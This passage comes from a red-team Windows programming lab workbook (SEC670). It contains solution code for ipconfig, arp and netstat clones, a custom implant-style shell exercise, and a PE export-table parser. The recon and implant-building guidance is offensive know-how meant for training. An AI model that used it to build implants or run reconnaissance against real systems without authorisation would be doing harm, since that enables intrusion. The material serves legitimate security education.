    Message.Format("%s\n", "Mixed");
    break;
case 8:
    Message.Format("%s\n", "Hybrid");
    break;
default:
    Message.Format("\n");
}
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tNetBios Scope ID. . . . . . . . . : %s\n", FixedInfo->ScopeId);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tIP Routing Enabled. . . . . . . . : %s\n", (FixedInfo->EnableRouting ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```


Technet24

```
Message.Format("\tWINS Proxy Enabled. . . . . . . . : %s\n", (FixedInfo->EnableProxy ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tNetBIOS Resolution Uses DNS . . . : %s\n", (FixedInfo->EnableDns ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```

TODO #4

- Obtain adapter information and print out information to the user

```
Ret = GetAdaptersInfo(nullptr, &AdapterInfoSize);
if (ERROR_SUCCESS != Ret)
{
    if (ERROR_BUFFER_OVERFLOW != Ret)
    {
        return ResolveErrorCode("[!] GetAdaptersInfo: ", GetLastError());
    }
}

AdapterInfo = (PIP_ADAPTER_INFO)GlobalAlloc(GPTR, AdapterInfoSize);
if (nullptr == AdapterInfo)
{
    return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
}

Ret = GetAdaptersInfo(AdapterInfo, &AdapterInfoSize);
if (0 != Ret)
{
    return ResolveErrorCode("[!] GetAdaptersInfo: ", GetLastError());
}
```

Key Takeaways

- There are many structs that you must be familiar with to successfully complete this lab. The more you practice and dive into the structs, the easier it will be to gather network and adapter information.

Lab Enhancements

- Accept command-line arguments to more closely mimic `ipconfig.exe`.
- Get rid of the bloat in `main()` and move it out to separate functions like:
  - `Usage()`;
  - `ParseArgs()`;
  - and so on

© 2024 Jonathan Reiter

- Implement your logging ability.

Technet24

Lab 2.7: Arp

Background

Understanding what is in the ARP cache and how to pull information out of it can possibly yield new targets an operator could pursue. Typically, ARP cache entries indicate that the system has communicated with another system not too long ago. Would you think it worth it to see if you could manipulate ARP entries to hide your own entry? What about adding fake entries? Would that even serve a purpose? Those are some questions you can think about while doing this lab.

APIs Used

GetIpNetTable

```
//////////////////////////////////////////////////////////////////////////////
//                                                                          //
// Gets the current IP Address to Physical Address (ARP) mapping            //
//                                                                          //
//////////////////////////////////////////////////////////////////////////////

IPHLPAPI_DLL_LINKAGE
ULONG
WINAPI
GetIpNetTable(
    _Out_writes_bytes_opt_(*SizePointer) PMIB_IPNETTABLE IpNetTable,
    _Inout_                        PULONG          SizePointer,
    _In_                           BOOL            Order
);
```

Structures of Interest

_MIB_IPNETTABLE

```
// PMIB_IPNETTABLE
typedef struct _MIB_IPNETTABLE {
    DWORD dwNumEntries;
    MIB_IPNETROW table[ANY_SIZE];
} MIB_IPNETTABLE, *PMIB_IPNETTABLE;
```


© 2024 Jonathan Reiter

`_MIB_IPNETROW_W2K`

```
// MIB_IPNETROW_W2K
typedef struct _MIB_IPNETROW_W2K {
    IF_INDEX dwIndex;
    DWORD dwPhysAddrLen;
    UCHAR bPhysAddr[MAXLEN_PHYSADDR];
    DWORD dwAddr;
    DWORD dwType;
} MIB_IPNETROW_W2K, *PMIB_IPNETROW_W2K;

#if (NTDDI_VERSION >= NTDDI_VISTA)
typedef MIB_IPNETROW_LH MIB_IPNETROW;
#endif
```

Objectives

- Mimic the behavior of the `arp.exe` cmdline utility.

Lab Preparation

The order of header files

Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.

VMs Needed

This lab is to be completed in your 670 Windows Dev VM.

1. Launch Visual Studio.

- Open the `Day2-Bootcamp` solution file.
- The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
- The *myarp* project contains a `main.cpp` source file, which contains the `main` function.
- Your work actually begins in the `NetworkApis.cpp` source file.

2. TODO #1

- Complete the `GetIpNetworkTable` wrapper function.
- Thanks to its corresponding header file, the parameters are explained for you.
- No need to modify the wrapper's parameters, only its implementation.
- It must return the `DWORD Ret` value.

Technet24

3. Build
   - Build **only** the project, not the solution, and monitor the output window for any build errors.
4. Run
   - Once you have a successful build, run the tool on your Dev VM.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example

Here is an example of executing the binary:

Example run

```
PS C:\SEC670\Labs\SANS-SEC670-Labs\Day2-Bootcamp\Day2-Bootcamp\x64\Debug> .\myarp.exe -a
[*] This module Displays and modifies the IP-to-Physical address translation tables used by
address resolution protocol(ARP)
[*] main:68 -a was selected
[*] DoGetIpNetworkTable:1297 GetIpNetworkTable returned 0
[*] PrintIpNetworkTable:1429 GetIpAddressTable returned 0
Interface:  --- 0x4
Internet Address      Physical Address      Type
224.0.0.22            01-00-5E-00-00-16     static
Interface:  --- 0xC
Internet Address      Physical Address      Type
224.0.0.22            01-00-5E-00-00-16     static
Interface:  --- 0xF
Internet Address      Physical Address      Type
172.16.181.2          00-00-00-00-00-00     invalidated
Interface:  --- 0x10
Internet Address      Physical Address      Type
224.0.0.22            00-00-00-00-00-00     static
```


© 2024 Jonathan Reiter

TODO Solutions

TODO #1

- Complete the GetIpNetworkTable wrapper function

```
GetIpNetworkTable(PMIB_IPNETTABLE& IpNetTable, BOOL Order)
{
    DWORD ActualSize = 0;
    DWORD Ret = NO_ERROR;

    Ret = GetIpNetTable(IpNetTable, &ActualSize, Order);
    if (NO_ERROR != Ret)
    {
        if (ERROR_INSUFFICIENT_BUFFER == Ret)
        {
            IpNetTable = (PMIB_IPNETTABLE)GlobalAlloc(GPTR, ActualSize);
            if (!IpNetTable)
            {
                return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
            }
        }
    }
    // try again
    Ret = GetIpNetTable(IpNetTable, &ActualSize, Order);
    if (NO_ERROR != Ret)
    {
        return ResolveErrorCode("[!] GetIpNetTable: ", GetLastError());
    }

    return Ret;
}
```

Key Takeaways

- There is plenty going on with this challenge. Structs are the name of the game here and you should definitely see a pattern with calling these APIs. Most of them must be called twice in order for them to work properly. The emphasize this again, some APIs will not work correctly when they require the size of the output buffer. It is almost impossible to know this value ahead of time, which is why the first call is failed intentionally. Then, once you have that correct buffer size, you adjust your buffer accordingly and call the API again.

Lab Enhancements

- Get the extended information from the tables.
  - `GetExtendedTcpTable`
  - etc.

Technet24

- Implement your logging ability.

© 2024 Jonathan Reiter

Lab 2.8: Netstat

Background

The netstat utility provides many features and perhaps the main one is seeing the active connections. This custom program will mimic that behavior. Netstat like functionality can also provide red team operators with information about other potential targets. Perhaps there is another system of interest, but it just had not been found yet. After viewing netstat-like data, the primary target of interest has been found.

APIs Used

- `WSAStartup`
- `WSACleanup`
- `GetTcpTable`
- `GetUdpTable`

Structures of Interest

`_MIB_TCPTAB_LE`

```
// PMIB_TCPTABLE
typedef struct _MIB_TCPTABLE {
    DWORD dwNumEntries;
    MIB_TCPROW table[ANY_SIZE];
} MIB_TCPTABLE, *PMIB_TCPTABLE;
```

`_MIB_TCPROW_W2K`

```
// MIB_TCPROW
typedef struct _MIB_TCPROW_W2K {
    DWORD       dwState;
    DWORD       dwLocalAddr;
    DWORD       dwLocalPort;
    DWORD       dwRemoteAddr;
    DWORD       dwRemotePort;
} MIB_TCPROW_W2K, *PMIB_TCPROW_W2K;

#if (NTDDI_VERSION >= NTDDI_VISTA)
typedef MIB_TCPROW_LH MIB_TCPROW;
#endif
```


Technet24

`_MIB_UDPTABLE`

```
// PMIB_UDPTABLE
typedef struct _MIB_UDPTABLE {
    DWORD dwNumEntries;
    MIB_UDPROW table[ANY_SIZE];
} MIB_UDPTABLE, *PMIB_UDPTABLE;
```

`_MIB_UDPROW`

```
// MIB_UDPROW
typedef struct _MIB_UDPROW {
    DWORD dwLocalAddr;
    DWORD dwLocalPort;
} MIB_UDPROW, *PMIB_UDPROW;
```

Objectives

- Mimic the features of the netstat.exe cmdline utility.

Lab Preparation

The order of header files

Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the Day2-Bootcamp solution file.
- The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
- The *mynetstat* project contains a `main.cpp` source file, which contains the `main` function.
- Your work begins in `NetworkApis.cpp` source file.

2. TODO #1

- Complete the `MyGetTcpTable` wrapper function.

© 2024 Jonathan Reiter


- No need to change the wrapper's parameters.
- It must return `DWORD Ret` or some error code.

3. TODO #2

- Complete the `MyGetUdpTable` wrapper function.
- No need to change the wrapper's parameters.
- It must return `DWORD Ret` or some error code.

4. Build

- Build **only** the project, not the solution, and monitor the output window for any build errors.



5. Run

- Once you have a successful build, copy the tool over to the drop folder so you can test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Technet24

Usage

```
mynetstat.exe

[*] This module will mock the netstat utility
[*] MyNetstat was built on Fri Jun  7 07:33:36 2024

MYNETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

    -a            Displays all connections and listening ports.
    -b            Displays the executable involved in creating each connection or
                    listening port. In some cases well-known executables host
                    multiple independent components, and in these cases the
                    sequence of components involved in creating the connection
                    or listening port is displayed.In this case the executable
                    name is in[] at the bottom, on top is the component it called,
                    and so forth until TCP / IP was reached.Note that this option
                    can be time-consuming and will fail unless you have sufficient
                    permissions.
    -e            Displays Ethernet statistics.This may be combined with the -s option
    -f            Displays Fully Qualified Domain Names(FQDN) for foreign addresses.
    -n            Displays addresses and port numbers in numerical form.
    -o            Displays the owning process ID associated with each connection.
    -p proto      Shows connections for the protocol specified by proto; proto may be any
                    of TCP, UDP, TCPv6, or UDPv6. If used with the -s option to display per-
protocol
                    statistics, proto may be any of IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP,
or UDPv6.
    -q            Displays all connections, listening ports, and bound
                    nonlistening TCP ports.Bound nonlistening ports may or may not
                    be associated with an active connection.
    -r            Displays the routing table.
    -s            Displays per-protocol statistics.By default, statistics are
                    shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                    the -p option may be used to specify a subset of the default.
    -t            Displays the current connection offload state.
    -x            Displays NetworkDirect connections, listeners, and shared endpoints.
    -y            Displays the TCP connection template for all connections.
                    Cannot be combined with the other options.
    interval       Redisplays selected statistics, pausing interval seconds
                    between each display.Press CTRL + C to stop redisplaying
                    statistics. If omitted, netstat will print the current
                    configuration information once.
```


© 2024 Jonathan Reiter

Results

```
mynetstat.exe -a

[*] This module will mock the netstat utility
[*] MyNetstat was built on Fri Jun  7 07:33:36 2024
[*] main:52: Arg: -a
[*] GetStats:74: Obtaining stats for ...
[*] MyGetIpStats:445: Obtaining the IP 2 stats...
[*] PrintIpStats:549: Dumping IP stats for 2...
IPv4 Statistics
        dwForwarding       = Not Enabled
        dwDefaultTTL       = 128
        dwInReceives       = 3427
        dwInHdrErrors      = 0
        dwInAddrErrors     = 0
        dwForwDatagrams    = 0
        dwInUnknownProtos  = 0
        dwInDiscards       = 5
        dwInDelivers       = 3523
        dwOutRequests      = 2686
        dwRoutingDiscards  = 0
        dwOutDiscards      = 0
        dwOutNoRoutes      = 5
        dwReasmTimeout     = 60
        dwReasmReqds       = 0
        dwReasmOks         = 0
        dwReasmFails       = 0
        dwFragOks          = 0
        dwFragFails        = 0
        dwFragCreates      = 0
        dwNumIf            = 5
        dwNumAddr          = 20
        dwNumRoutes        = 9
```


Technet24

TODO Solutions

TODO #1

- Complete the MyGetTcpTable wrapper function

```
MyGetTcpTable(PMIB_TCPTABLE& TcpTable, BOOL Order)
{
    CStringA Message = "";
#ifdef _DEBUG
    Message.Format("[*] %s:%d: Obtaining the TCP table...\n", __FUNCTION__, __LINE__);
    utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

    DWORD Ret = 0;
    DWORD TcpTableSize = 0;

    Ret = GetTcpTable(TcpTable, &TcpTableSize, Order);
    if (NO_ERROR != Ret)
    {
        if (ERROR_INSUFFICIENT_BUFFER != Ret)
        {
            return ResolveErrorCode("[!] GetTcpTable: ", GetLastError());
        }
        else
        {
            TcpTable = (PMIB_TCPTABLE)GlobalAlloc(GPTR, TcpTableSize);
            if (!TcpTable) return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
        }
    }

    Ret = GetTcpTable(TcpTable, &TcpTableSize, Order);
    if (NO_ERROR == Ret)
    {
#ifdef _DEBUG
        Message.Format("[*] %s:%d: Successfully obtained TCP data\n", __FUNCTION__,
__LINE__);
        utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

        return Ret;
    }
    else
    {
        return ResolveErrorCode("[!] GetTcpTable: ", GetLastError());
    }
}
```


© 2024 Jonathan Reiter

TODO #2

- Complete the MyGetUdpTable wrapper function

```
MyGetUdpTable(PMIB_UDPTABLE& UdpTable, BOOL Order)
{
    CStringA Message = "";
#ifdef _DEBUG
    Message.Format("[*] %s:%d: Obtaining UDP table entries...\n", __FUNCTION__, __LINE__);
    utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

    DWORD Ret = 0;
    DWORD UdpTableSize = 0;

    Ret = GetUdpTable(UdpTable, &UdpTableSize, Order);
    // check for error
    if (NO_ERROR != Ret)
    {
        // check for overflow
        if (ERROR_INSUFFICIENT_BUFFER != Ret)
        {
            return ResolveErrorCode("[!] GetUdpTable: ", GetLastError());
        }
        else
        {
            // make some space for data now that we know the size needed
            //
            UdpTable = (PMIB_UDPTABLE)GlobalAlloc(GPTR, UdpTableSize);
            if (!UdpTable) return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
        }
    }
    // make the call a second time with proper size
    Ret = GetUdpTable(UdpTable, &UdpTableSize, Order);
    if (NO_ERROR == Ret)
    {
#ifdef _DEBUG
        Message.Format("[+] %s:%d: Successfully obtain TCP table data\n", __FUNCTION__,
__LINE__);
        utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG
        return Ret;
    }
    else
    {
        return ResolveErrorCode("[!] GetUdpTable: ", GetLastError());
    }
    // the table has a struct for dwNumEntries and MIB_UDPROW table[ANY_SIZE] for the
entries
    // MIB_UDPROW has dwLocalAddr (IPv4) and dwLocalPort (the port)
```


Technet24

```
    //
}
```

Key Takeaways

- Again, you can see how the primary function should be called twice. You then check to make sure the function didn't fail for anything other than `ERROR_INSUFFICIENT_BUFFER`. The details of this challenge do not provide the full capabilities that the netstat utility has. This can be further enhanced as annotated below. Providing this ability to a Red Team operator will truly assist with seeing if anyone else is on that box or what other possible targets one can go after.

Lab Enhancements

- Complete the remaining wrapper functions:
  - `GetConnectionTable`
  - `GetStats`
  - `MyGetIpStats`
  - `MyGetIcmpStats`
  - `MyGetTcpStats`
  - `MyGetUdpStats`
- Of course, print out the gathered information to the user (you, for now).
- Support IPv4 and IPv6 stats and connections.

© 2024 Jonathan Reiter

Lab 2.9: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 1. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section: process enumeration. It is up to you to determine what process enumeration method you would like, but add at least one. You can also add in the ability to search for files, which could tie into the `putfile` and `getfile` functions in the shell.

Unguided

Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell
- Implement what was taught during this section in the shell
- Deploy the shell to the Test VM
- Add recon
- Add process enumeration
- Add directory enumeration
- Add get/put functionality
- Add registry enumeration

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose, kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Technet24

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it, something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intented purpose.
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

© 2024 Jonathan Reiter

Lab 3.1: GetFunctionAddress

Background

Parsing PE files is a nice feature to have either as a standalone tool or as a lightweight feature in an implant. The processes involved for parsing a PE file lays the foundation for patching bytes of certain functions, finding functions in export tables, etc. Many native tools have this functionality as do some security products. There are so many directions that you can take this lab once you fully comprehend the details of how PE files are structured. You can also parse files as they sit on disk or when they have been mapped into memory. Either way, the structure of the PE image does not change. Furthermore, you can create your own custom PE image loader and load specially crafted PE images that only your loader understands. For now, we will learn how to parse PE headers to find our way down to the export table, if there is one. Once we are there, we can look for a function of interest and obtain its address. This is exactly what we are going to do for this lab: find a function's address and return it.

APIs Used

- `LoadLibrary`

Structures of Interest

`_IMAGE_DOS_HEADER`

```
// DOS .EXE header
typedef struct _IMAGE_DOS_HEADER {
    // [..SNIP..]
    LONG   e_lfanew;  // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

`_IMAGE_NT_HEADERS`

```
// nt headers
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```


Technet24

_IMAGE_NT_HEADERS64

```
// IMAGE_NT_HEADERS64
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

_IMAGE_FILE_HEADER

```
// file header
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

_IMAGE_OPTIONAL_HEADER

```
// optional header
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD    Magic;
    // [..SNIP..]
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

_IMAGE_OPTIONAL_HEADER64

```
#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES    16

// IMAGE_OPTIONAL_HEADER64
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    // [..snip.. ]
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```


© 2024 Jonathan Reiter

`_IMAGE_DATA_DIRECTORY`

```
// data directory
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

`_IMAGE_IMPORT_DESCRIPTOR`

```
// import descriptor
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;    // 0 = nullterm import descriptor
        DWORD   OriginalFirstThunk; // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;  // 0 if not bound,
                            // -1 if bound, and real date\time stamp
                            //     in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                            // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain; // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;     // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;

typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

`_IMAGE_EXPORT_DIRECTORY`

```
// IMAGE_EXPORT_DIRECTORY
typedef struct _IMAGE_EXPORT_DIRECTORY {
    // [..snip..]
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Objectives

- Become familiar with the PE file.

Technet24

- Become familiar with important PE structures.
- Understand how structures can point to other structures.
- Understand the difference between an RVA and a VA.
- Understand the Imports and Exports tables.
- Successfully parse a 64-bit EXE image on disk.
- Parse exports table to find a specific function.

Lab Preparation

VMs Needed


This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `GetFunctionAddress` solution file.
   - The solution holds several source files, but your work begins in `HelperApis.cpp`.
   - There are **TODO** comments that describe what is to be done.
2. New Files
   - You may notice that there are a few new files that you have not seen before. `ErrorHelper.h` has been created to assist with Win32 Error codes. The `ResolveErrorCode` function will do the system lookup for you and will automatically return the `ErrorCode` passed to it.
   - There is also a `Includes.h` file that does nothing but make it easier to include various header files for the project.
3. TODO #1
   - Start walking the PE headers to get to the export table.
   - Treat the `ImageBase` as the base address for the file.
     - The base address can be treated as RVA 0 since it should contain the literal start of the PE image.
4. TODO #2
   - Perform simple validation to see if we have a valid EXE image.
5. TODO #3
   - Obtain the addresses of the three tables related to exports.
6. TODO #4
   - Use the Entry variable to iterate over the address of names.
7. TODO #5
   - Implement a string comparison to see if you found the desired function name.
   - This is done inside the `for` loop you made for `TODO #4`

© 2024 Jonathan Reiter

8. TODO #6
    - Use the entry as an index into the ordinals table
    - Use that result as an index into the function table
    - This is done inside the `for` loop you made for `TODO #4`
9. TODO #7
    - Handle forwarded functions.
    - Forwarded functions look just like they did for Lab 1.3, HelloDLL
        - Look at the DEF you made if you forget
    - Parse out the name of the module
        - You may call `LoadLibrary` to load the module where the function is forwarded
    - You can return this address if it belongs to the function name of interest
10. TODO #8
    - If the desired function name isn't forwarded.
        - Update the FinalAddress variable with the FoundAddress.
11. Build
    - Build the solution and monitor the output window for any build errors.
    - When you build your projects/solution files, you can change the name of the compiled binary.
    - This is discussed during lecture, but here is where you can make those changes.
    - To see what I mean, change the project settings for Release mode like what is seen in the screenshot below.
        - Don't touch the Debug settings though, so will see the difference.

Technet24



Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

© 2024 Jonathan Reiter

Lab Execution Example

Command line

```
GetFunctionAddress.exe kernel32.dll CreateProcessA
```

Notional results

```
GetFunctionAddress.exe kernel32.dll CreateProcessA
Module: GetFunctionAddress, Function: main, Timestamp: Mon Jun  3 04:09:16 2024
This program will find the address of a function name from a given module
[*] main Obtaining procedure address for CreateProcessA of module kernel32.dll...
[*] GetProcedureAddress: Base address: 0x00007FFF1EA80000, Procedure Name: CreateProcessA
[+] GetProcedureAddress: DOS Signature is valid!
[*] GetProcedureAddress: Iterating over address of names table...
[+] GetProcedureAddress: Function found!
[+] GetProcedureAddress: Function address: 00007FFF1EA822A0
```

TODO Solutions

TODO #1

```
PIMAGE_DOS_HEADER pimgDos = (PIMAGE_DOS_HEADER)ImageBase;
PIMAGE_NT_HEADERS pimgNt = RVA2VA(PIMAGE_NT_HEADERS, ImageBase, pimgDos->e_lfanew);
PIMAGE_DATA_DIRECTORY pimgDataDir = (PIMAGE_DATA_DIRECTORY)&pimgNt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
PIMAGE_EXPORT_DIRECTORY pimgExportDir = RVA2VA(PIMAGE_EXPORT_DIRECTORY, ImageBase,
pimgDataDir->VirtualAddress);
```

TODO #2

```
if (IMAGE_DOS_SIGNATURE != pimgDos->e_magic)
{
    Message.Format("Not a valid MZ image\n");
    PrettyPrintA(ERROR_COLOR, Message);
    return LPVOID();
}
```


Technet24

TODO #3

```
PDWORD AddressOfNamesTable = RVA2VA(PDWORD, ImageBase, pimgExportDir->AddressOfNames);  //
export address table
PWORD AddressOfNameOrdinalsTable = RVA2VA(PWORD, ImageBase, pimgExportDir-
>AddressOfNameOrdinals); // hints table
PDWORD AddressOfFunctionTable = RVA2VA(PDWORD, ImageBase, pimgExportDir-
>AddressOfFunctions); // export name table
```

TODO #4

```
DWORD Entry = 0;
for (; Entry < pimgExportDir->NumberOfNames; Entry++)
{
    PCHAR FunctionName = RVA2VA(PCHAR, ImageBase, AddressOfNamesTable[Entry]);

    // TODO #5 goes here

}
```

TODO #5

```
if (0 == stricmp(FunctionName, ProcedureName))
{

    // TODO #6 goes here

}
```

TODO #6

```
USHORT NamedOrdinal = AddressOfNameOrdinalsTable[Entry];
FoundAddress = RVA2VA(LPVOID, ImageBase, AddressOfFunctionTable[NamedOrdinal]);
```


© 2024 Jonathan Reiter

TODO #7

```
//
// check to see where the FoundAddress is
if (FoundAddress > pimgExportDir && FoundAddress < (pimgExportDir + pimgDataDir->Size))
{
    Message.Format("[!] %s: Function is forwarded!\n", __FUNCTION__);
    PrettyPrintA(WARNING_COLOR, Message);

    // duplicate the string
    PCHAR ForwardedDll = _strdup((PCHAR)FoundAddress);
    // error check and quit
    if (!ForwardedDll) return NULL;
    // print out the information for the user
